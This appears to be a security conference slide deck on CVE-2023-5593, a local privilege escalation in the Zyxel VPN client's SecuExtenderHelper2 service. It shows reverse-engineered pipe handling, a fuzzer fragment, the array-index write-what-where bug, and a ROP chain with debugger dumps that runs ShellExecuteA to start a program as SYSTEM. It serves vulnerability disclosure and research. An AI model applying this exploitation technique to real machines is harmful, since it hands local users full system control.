



VPwN

CVE-2023-5593 - Local Privilege Escalation on Zyxel VPN Client



Agenda

- Software Architecture
- Reverse & Fuzzing
- Bug
- Exploitation
- Demo




VNP Clients

VPN clients are software that needs SYSTEM privileges to perform network tasks. Sometimes are targeted to perform Local Privilege Escalation. Some examples:

- UniVPN Huawei client
- Pulse Secure VPN (CVE-2023-38043, CVE-2023-35080, CVE-2023-38543)
- Zyxel VPN (CVE-2023-5593)

Software Architecture



Reverse & Fuzzing

First step: understand how a normal process interacts with the service SecuExtenderHelper2. This is done via the NamedPipe:

```
004048a7 83 c4 10      ADD
LAB_004048b2
004048b2 c2 08 00      RET
004048b5 cc           ??
004048b6 cc           ??
004048b7 cc           ??
004048b8 cc           ??
004048b9 cc           ??
004048ba cc           ??
004048bb cc           ??
004048bc cc           ??
004048bd cc           ??
004048be cc           ??
004048bf cc           ??
*****
*
*****
undefined __sto
      assume FS_OF
AL:1
undefined4 Stack[-0xc]:
undefined4 Stack[-0xcc]:
undefined4 Stack[-0xd4]:
FUN_004048c0
004048c0 55          PUSH
004048c1 8b ec      MOV
```

```
52 if (iVar2 == 0) {
53     DVar7 = GetLastError();
54     FUN_00404400(1,L"Failed to generate security attribute (%d)".(char)DVar7);
55     _Stack_a4.lpSecurityDescriptor = (LPVOID)0x0;
56     FUN_00404400(1,
57         L"Failed to Set Security attribute. Only Administrator-privileged user can run
58         the SecuExtender"
59         ,(char)unaff_EDI);
60 }
61 pvVar1 = CreateNamedPipeW(L"\\\\.\\pipe\\SecuExtenderHelperPipe",0x40000003,6,1,0x400,0x400,0,
62     &_Stack_a4);
63 uVar8 = (undefined)unaff_EDI;
64 local_d4 = pvVar1;
65 if (pvVar1 == (HANDLE)0xffffffff) {
66     DVar7 = GetLastError();
67     FUN_00404400(2,L"Failed to create pipe(%d)",(char)DVar7);
68     pvVar1 = local_d4;
69 }
70 else {
71     DAT_00412614 = 4;
72     _DAT_0041261c = 0;
73     _DAT_00412628 = 0;
74     _DAT_00412624 = 0;
75     _DAT_00412618 = 5;
76     BVar3 = SetServiceStatus(hServiceStatus_004126cc,(LPSERVICE_STATUS)&lpServiceStatus_00412610);
77     uVar8 = (undefined)unaff_EDI;
```

Reverse & Fuzzing

After that, understand the message format used in the PIPE communication, by reversing the software code and analyzing the log file.

```
Decompile: FUN_00406220 - (SecuExtenderHelper2.exe)
37  iVar3 = StrToIntW(ppWVar2[7]);
38  param_2[0x1b] = iVar3;
39  if ((DAT_004126c8 == 0x1f5) || (DAT_004126c8 == 0x1f6)) {
40  FUN_004074c0(param_2);
41  }
42  iVar3 = FUN_00407970(param_2);
43  if (iVar3 != 0) goto LAB_004062fd;
44  FUN_00404400(2,L"Failed to initial virtual interface.",unaff_DI);
45  goto LAB_0040638d;
46  }
47  iVar3 = StrCmpNW(*ppWVar2,L"CREATE",6);
48  if (iVar3 != 0) {
49  iVar3 = StrCmpNW(*ppWVar2,L"REMOVE",6);
50  if (iVar3 == 0) {
51  param_3[1] = 4;
52  FUN_00404400(2,L"Remove Routing",unaff_DI);
53  iVar3 = FUN_00406d60(param_2);
54  if (iVar3 == 0) {
55  FUN_00404400(2,L"Failed to del route",unaff_DI);
56  }
57  else {
58  if ((param_2[4] != 0) || (param_2[0xe] != 0) || (iVar3 = FUN_00407070(0), iVar3 != 0))
59  goto LAB_004062fd;
60  FUN_00404400(2,L"Failed to change default route",unaff_DI);
61  }
62  }
63  else {
64  iVar3 = StrCmpNW(*ppWVar2,L"RESTOR",6);
65  if (iVar3 == 0) {
66  param_3[1] = 5;
67  FUN_00404400(2,L"RESTORE Routing",unaff_DI);
68  cVar7 = '\x01';
69  }
70  else {
71  iVar3 = StrCmpNW(*ppWVar2,L"UPDATE",6);
72  if (iVar3 != 0) {
73  FUN_00404400(2,L"unsupport command",unaff_DI);
74  FUN_00404400(1,L"Failed to recognize the request(%s). No action is made.",(char)*ppWVar2);
75  };
76  param_3[1] = 0;
77  @_security_check_cookie@4(local_8 ^ (uint)&stack0xffffffff);
78  return;
79  }
80  param_3[1] = 6;
81  FUN_00404400(2,L" default route is changed, UPDATE Routing.",unaff_DI);
82  cVar7 = '\0';
83  }
84  iVar3 = FUN_004069a0(param_2,cVar7);
```



Reverse & Fuzzing

```
][SecuExtender Helper] ia is null
][SecuExtender Helper] ##### Build Datetime: Jan 25 2021/13:07:57 #####
][SecuExtender Helper] osvi.dwPlatformId = 2, osvi.dwMajorVersion = 6, osvi.dwMinorVersion = 2
][SecuExtender Helper] shared memory is create
][SecuExtender Helper] Get a valid selfsigned certificate.
][SecuExtender Helper] certificate fingerprint: ff08aa84132c4541646a93054a686621b68664f4
][SecuExtender Helper] https server init success
][SecuExtender Helper] Request(1024): CREATE 0/1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30
][SecuExtender Helper] argc = 97
][SecuExtender Helper] areacounter = 2
][SecuExtender Helper] Remove prioritize routing
][SecuExtender Helper] Fail to prioritize route to 1.0.0.0, 0.0.0.0, error = 0
][SecuExtender Helper] Failed to add route 66.66.66.66/5.0.0.0 (87) metric=50
][SecuExtender Helper] Failed to add route 66.66.66.66/5.0.0.0 (87) metric=500
][SecuExtender Helper] Failed to add route 66.66.66.66/5.0.0.0 (87) metric=5000
][SecuExtender Helper] Failed to add route 66.66.66.66/5.0.0.0 (87) metric=50000
][SecuExtender Helper] Failed to add route 66.66.66.66/5.0.0.0 (87) metric=50000
```



Reverse & Fuzzing

```
94
95 def send_update():
96     message_to_send = 'UPDATE 0/' + generate_random_bytes_string()
97     send_string_to_pipe(pipe_name, message_to_send)
98
99 def send_action_create():
100    message_to_send = 'ACTION_CREATE 0/' + generate_random_bytes_string()
101    send_string_to_pipe(pipe_name, message_to_send)
102
103 def send_create():
104    message_to_send = 'CREATE 0/' + generate_random_bytes_string()
105    send_string_to_pipe(pipe_name, message_to_send)
106
107 def send_remove():
108    message_to_send = 'REMOVE 0/' + generate_random_bytes_string()
109    send_string_to_pipe(pipe_name, message_to_send)
110
111 def send_restore():
112    message_to_send = 'RESTOR 0/' + generate_random_bytes_string()
113    send_string_to_pipe(pipe_name, message_to_send)
114
```




BUG

```
CREATE 0/403887772864467 1037 09035079829 7915 6979528277580614 44924170 4202  
46300462169498 3481845313273432 44778514306310 383 93900 17816 97572341451  
03371 22993517 095345192 63447 269 53748436725923 502921508 13764031  
61856158699813 76789794853256 2696 847928471842318 757238 661 9857579 06331  
3929229
```

BUG

- The problem is that a normal user can control the index of the array obtaining a write what where condition.
- The `param_2` array was saved into the stack
- The next goals was control the code flow by overwriting the return address of the stack with a ROP chain exploiting the write what where.

```
103 if (pWVar4 != (LPWSTR)0x0) {
104     iVar3 = StrToIntW(pWVar4 + 1);
105     param_2[0x1e] = iVar3;
106     iVar3 = StrToIntW(ppWVar2[2]);
107     *param_2 = iVar3;
108     iVar3 = StrToIntW(ppWVar2[3]);
109     param_2[1] = iVar3;
110     iVar3 = StrToIntW(ppWVar2[4]);
111     param_2[2] = iVar3;
112     iVar3 = StrToIntW(ppWVar2[5]);
113     param_2[3] = iVar3;
114     FUN_00404400(8,
115         L"ACTION_CREATE pNetCfg->myip = %u, pNetCfg->gwip = %u, pNetCfg->dwIfIndex = %d,
116         pNetCfg->nodeip = %u, pNetCfg->localip = %u"
117         , (char)param_2[0x1d]);
118     param_2[0x1c] = 0;
119     FUN_00404400(8, L"argc = %d", (char)local_c);
120     if (6 < local_c + -1) {
121         iVar3 = 6;
122         do {
123             iVar5 = StrToIntW(ppWVar2[iVar3]);
124             param_2[param_2[0x1c] + 4] = iVar5;
125             iVar5 = StrToIntW(ppWVar2[iVar3 + 1]);
126             iVar3 = iVar3 + 2;
127             param_2[param_2[0x1c] + 0xe] = iVar5;
128             param_2[0x1c] = param_2[0x1c] + 1;
129         } while (iVar3 < local_c + -1);
130     }
```

Exploitation

For the exploitation it was necessary create a ROP chain to execute the **ShellExecuteA** function and open another process with SYSTEM privileges. For this purpose, the following gadgets are required:

- A gadget to obtain the value of the esp register (necessary to have an address that point to the string of the ShellExecuteA parameter)
- Modify the saved esp value with the memory address of the our string
- Save into the stack the calculated value that will be an argument of the ShellExecuteA function
- Finally execute ShellExecuteA

```
015DF820 00000000
015DF824 00000001
015DF828 75AB47F0  shell32.ShellExecuteA
015DF82C 41424344  param1
015DF830 00000000  param2
015DF834 00000000  "C:\\Users\\danie\\s.exe" param3
015DF838 015DF848  param4
015DF83C 00000000  param5
015DF840 00000000  param6
015DF844 00000005
015DF848 555C3A43
015DF84C 73726573
015DF850 6E61645C ← C:\\Users\\danie\\s.exe
015DF854 735C6569
015DF858 6578652E
015DF85C 00000000
015DF860 00000005
```

Exploitation (1/6)

Gadget



```
Notes Breakpoints Memory Map Call Stack SE
75B55D95 89E0 mov eax,esp
75B55D97 FFC9 dec ecx
75B55D99 C2 0C00 ret C
75B55D9C CC int3
75B55D9D CC int3
75B55D9E CC int3
```

```
Hide FPU
EAX 00000000
EBX 00000000
ECX EE756286
EDX 00000000
EBP 01C6FAB0
ESP 01C6F9C4
ESI 00000000
EDI 76196E30 <kernel32.GetLastError>

EIP 75B55D95 shell32.75B55D95

EFLAGS 00000246
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
```




```
Hide FPU
EAX 01C6F9C4
EBX 00000000
ECX EE756285
EDX 00000000
EBP 01C6FAB0
ESP 01C6F9C4
ESI 00000000
EDI 76196E30 <kernel32.GetLastError>

EIP 75B55D99 shell32.75B55D99

EFLAGS 00000282
ZF 0 PF 0 AF 0
OF 0 SF 1 DF 0
CF 0 TF 0 IF 1
```

Exploitation (2/6)

Gadget



```
7583EC64 48          dec eax
7583EC65 C3          ret
7583EC66 26:00A2 C32600E4 add byte ptr es:[edx-1BFFD93D],ah
7583EC6D C3          ret
```

```
Hide FPU
EAX 01C6F9C4
EBX 00000000
ECX EE756285
EDX 00000000
EBP 01C6FAB0
ESP 01C6F9D4
ESI 00000000
EDI 76196E30 <kernel32.GetLastError>

EIP 7583EC64 shell32.7583EC64

EFLAGS 00000282
ZF 0  PE 0  AE 0
OF 0  SF 1  DF 0
CF 0  TF 0  IF 1
```



```
Hide FPU
EAX 01C6F9C3
EBX 00000000
ECX EE756285
EDX 00000000
EBP 01C6FAB0
ESP 01C6F9D4
ESI 00000000
EDI 76196E30 <kernel32.GetLastError>

EIP 7583EC65 shell32.7583EC65

EFLAGS 00000206
ZF 0  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1
```


Exploitation (3/6)

Gadget



Notes	Breakpoints	Memory Map	Call Stack	SEH	Script
		75AC3E24	0140 5D		add dword ptr ds:[eax+5D],eax
		75AC3E27	C2 0400		ret 4
		75AC3E2A	CC		int3
		75AC3E2B	CC		int3

01C6FA04	7594DA1D	shell32.Ordinal#753+20D
01C6FA08	00000000	
01C6FA0C	00000001	
01C6FA10	75AB47F0	shell32.ShellExecuteA
01C6FA14	41424344	
01C6FA18	00000000	
01C6FA1C	00000000	
01C6FA20	00000000	
01C6FA24	00000000	
01C6FA28	00000000	
01C6FA2C	00000005	
01C6FA30	555C3A43	
01C6FA34	73726573	
01C6FA38	6E61645C	
01C6FA3C	735C6569	
01C6FA40	6578652E	



01C6FA04	7594DA1D	shell32.Ordinal#753+20D
01C6FA08	00000000	
01C6FA0C	00000001	
01C6FA10	75AB47F0	shell32.ShellExecuteA
01C6FA14	41424344	
01C6FA18	00000000	
01C6FA1C	00000000	
01C6FA20	01C6F9C3	
01C6FA24	00000000	
01C6FA28	00000000	
01C6FA2C	00000005	
01C6FA30	555C3A43	
01C6FA34	73726573	
01C6FA38	6E61645C	
01C6FA3C	735C6569	
01C6FA40	6578652E	

Exploitation (4/6)

Gadget



```
7594DA1D 59      pop ecx
7594DA1E 5E      pop esi
7594DA1F C3      ret
7594DA20 CC      int3
7594DA21 CC      int3
7594DA22 CC      int3
```

```
Hide FPU
EAX 01C6F9C3
EBX 00000000
ECX EE756285
EDX 00000000
EBP 01C6FAB0
ESP 01C6F9E0
ESI 00000000
EDI 76196E30 <kernel32.GetLastError>

EIP 7594DA1D shell32.7594DA1D
EFLAGS 00000206
```




```
Hide FPU
EAX 01C6F9C3
EBX 00000000
ECX 00000022 'm'
EDX 00000000
EBP 01C6FAB0
ESP 01C6F9E8
ESI 0000006D <kernel32.GetLastError>
EDI 76196E30 <kernel32.GetLastError>

EIP 7594DA1F shell32.7594DA1F
EFLAGS 00000206
ZF 0 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
```


Exploitation (5/6)

Gadget



```
75C976D9 017408 3B add dword ptr ds:[eax+ecx+3B],esi
75C976DD C3 ret
75C976DE 0F85 AF000000 jne shell32.75C97793
75C976E4 33C9 xor ecx,ecx
75C976E6 394E 0C cmp dword ptr ds:[esi+C],ecx
```

```
01C6FA04 7594DA1D shell32.Ordinal#753+20D
01C6FA08 00000000
01C6FA0C 00000001
01C6FA10 75AB47F0 shell32.ShellExecuteA
01C6FA14 41424344
01C6FA18 00000000
01C6FA1C 00000000
01C6FA20 01C6F9C3
01C6FA24 00000000
01C6FA28 00000000
01C6FA2C 00000005
01C6FA30 555C3A43
01C6FA34 73726573
01C6FA38 6E61645C
01C6FA3C 735C6569
01C6FA40 6578652E
01C6FA44 00000000
01C6FA48 00000005
```



```
01C6FA00 757D2AF4 shell32.757D2AF4
01C6FA04 7594DA1D shell32.Ordinal#753+20D
01C6FA08 00000000
01C6FA0C 00000001
01C6FA10 75AB47F0 shell32.ShellExecuteA
01C6FA14 41424344
01C6FA18 00000000
01C6FA1C 00000000
01C6FA20 01C6FA30 "C:\\Users\\danie\\s.exe"
01C6FA24 00000000
01C6FA28 00000000
01C6FA2C 00000005
01C6FA30 555C3A43
01C6FA34 73726573
01C6FA38 6E61645C
01C6FA3C 735C6569
01C6FA40 6578652E
01C6FA44 00000000
01C6FA48 00000005
01C6FA4C 00000000
```


Exploitation (6/6)

75AB47EF	CC	int3	
→ 75AB47F0	8BFF	mov edi,edi	ShellExecuteA
75AB47F2	55	push ebp	
75AB47F3	8BEC	mov ebp,esp	
75AB47F5	83EC 3C	sub esp,3C	
75AB47F8	8845 08	mov eax,dword ptr ss:[ebp+8]	[ebp+08]:TraceQue
75AB47FB	8945 CC	mov dword ptr ss:[ebp-34],eax	
75AB47FE	8845 0C	mov eax,dword ptr ss:[ebp+C]	
75AB4801	8945 D0	mov dword ptr ss:[ebp-30],eax	
75AB4804	8845 10	mov eax,dword ptr ss:[ebp+10]	[ebp+10]:&L"ZyWAL
75AB4807	8945 D4	mov dword ptr ss:[ebp-2C],eax	
75AB480A	8845 14	mov eax,dword ptr ss:[ebp+14]	[ebp+14]:TraceQue
75AB480D	56	push esi	
75AB480E	57	push edi	edi:GetLastError
75AB480F	8945 D8	mov dword ptr ss:[ebp-28],eax	
75AB4812	8D7D E4	lea edi,dword ptr ss:[ebp-1C]	edi:GetLastError
75AB4815	8845 18	mov eax,dword ptr ss:[ebp+18]	[ebp+18]:TraceQue
75AB4818	BE 00140000	mov esi,1400	
75AB481D	8945 DC	mov dword ptr ss:[ebp-24],eax	
75AB4820	8845 1C	mov eax,dword ptr ss:[ebp+1C]	
75AB4823	6A 07	push 7	
75AB4825	8945 E0	mov dword ptr ss:[ebp-20],eax	
75AB4828	33C0	xor eax,eax	
75AB482A	59	pop ecx	
75AB482B	C745 C4 3C000000	mov dword ptr ss:[ebp-3C],3C	3C: '<'
75AB4832	F3:AB	rep stosd	
75AB4834	6A 0A	push A	
75AB4836	FF15 443BE075	call dword ptr ds:[75E03B44]	
75AB483C	85C0	test eax,eax	
75AB483E	75 05	jne shell32.75AB4845	
75AB4840	BE 00150000	mov esi,1500	
→ 75AB4845	8D45 C4	lea eax,dword ptr ss:[ebp-3C]	
75AB4848	8975 C8	mov dword ptr ss:[ebp-38],esi	
75AB484B	50	push eax	
75AB484C	E8 0F000000	call <shell32.ShellExecuteExA>	
75AB4851	8B45 E4	mov eax,dword ptr ss:[ebp-1C]	



DEMO

./VPwN